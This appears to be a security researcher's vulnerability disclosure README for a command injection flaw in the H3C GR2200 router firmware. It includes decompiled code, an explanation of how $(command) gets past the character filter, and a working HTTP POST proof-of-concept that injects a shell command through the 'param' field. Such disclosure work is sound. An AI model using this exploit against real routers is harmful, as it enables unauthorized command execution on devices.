Darry-lang1 Update readme.md ... on Jul 25 History

..

img	4 months ago
readme.md	4 months ago

readme.md

H3C GR2200 MiniGR1A0V100R014 Has an command injection vulnerability

Overview

- Manufacturer's website information： https://www.h3c.com/
- Firmware download address ：
  https://www.h3c.com/cn/d_202202/1542099_30005_0.htm

Product Information

H3C GR2200 MiniGR1A0V100R014 router, the latest version of simulation overview：

Vulnerability details

H3C GR2200 (MiniGR1A0V100R014) was found to contain a command insertion vulnerability in DelL2tpLNSList.This vulnerability allows an attacker to execute arbitrary commands through the "param" parameter.

```
23  memset(v12, 0, sizeof(v12));
24  memset(v13, 0, sizeof(v13));
25  v7 = (char *)sub_4DECB0(a1, "param", byte_4F5B10);
26  if ( v7 )
27  {
28    strcpy(v11, "/bin/l2tpconfig -R 127.0.0.1 session delete ");
29    v6 = getelement(v11, 8, v7, 59, 1);
30    v4 = atoi((const char *)v11);
31    for ( i = 1; v4 >= i; ++i )
32    {
33      if ( !getelement(v10, 32, v7, ';', i + 1)
34        && !getelement(v8, 8, (char *)v10, ' ', 1)
35        && !getelement(v9, 8, (char *)v10, ' ', 2) )
36      {
37        if ( sub_46EE30((int)v8, 8u) || sub_46EE30((int)v9, 8u) )
38          return -2;
39        snprintf(v13, 0x100u, "%s tunnel_id=%s session_id=%s", v12, (const char *)v8, (const char *)v9);
40        v3 = getpid();
41        MW_SYSLOG_OP(
42          184,
43          6,
44          3,
45          2139095040,
46          "[%d][%s] %s: mp run cmd %s\n",
47          byte_4F5B10,
48          v3,
49          "ASP_L2TP_LNSListDel",
50          "ASP_L2TP_LNSListDel",
51          v13);
52        system(v13);
53        memset(v13, 0, sizeof(v13));
54      }
55    }
```

Format the `param` parameter we entered into `V13` through the `snprintf` function, and execute our command through the system function. Because `V8` and `V9` are limited to 8 bytes, we can fill `V8` with 8 bytes so that when `%s` in the `snprintf` function is formatted, `V8` and `V9` will be connected actively.

```
int __fastcall sub_46EE30(int a1, unsigned int a2)
{
  size_t j; // [sp+18h] [+18h]
  unsigned int i; // [sp+1Ch] [+1Ch]
  int v5[2]; // [sp+20h] [+20h] BYREF

  v5[0] = '|&`\0';
  v5[1] = 0;
  i = 0;
  j = 0;
  if ( !a1 || !a2 )
    return -1;
  for ( i = 0; i < a2 && *(_BYTE *)(a1 + i); ++i )
  {
    for ( j = 0; j < strlen((const char *)v5); ++j )
    {
      if ( *((char *)v5 + j) == *(char *)(a1 + i) )
        return 1;
    }
  }
  return 0;
}
```

Although the `sub_46EE30` function filters some dangerous characters, we can bypass them with `$(command)`.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:


1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following `POC` attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.124.1:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer: http://192.168.124.1:80/maintain_basic.asp
Cookie: JSESSIONID=04f803a0
Upgrade-Insecure-Requests: 1
Content-Length: 67

CMD=DelL2tpLNSList&GO=vpn_l2tp_session.asp&param=1;$(ps>/ww w/1)        #;
```

The picture above shows the debug log after POC is sent.



The above illustration shows the effect of command execution.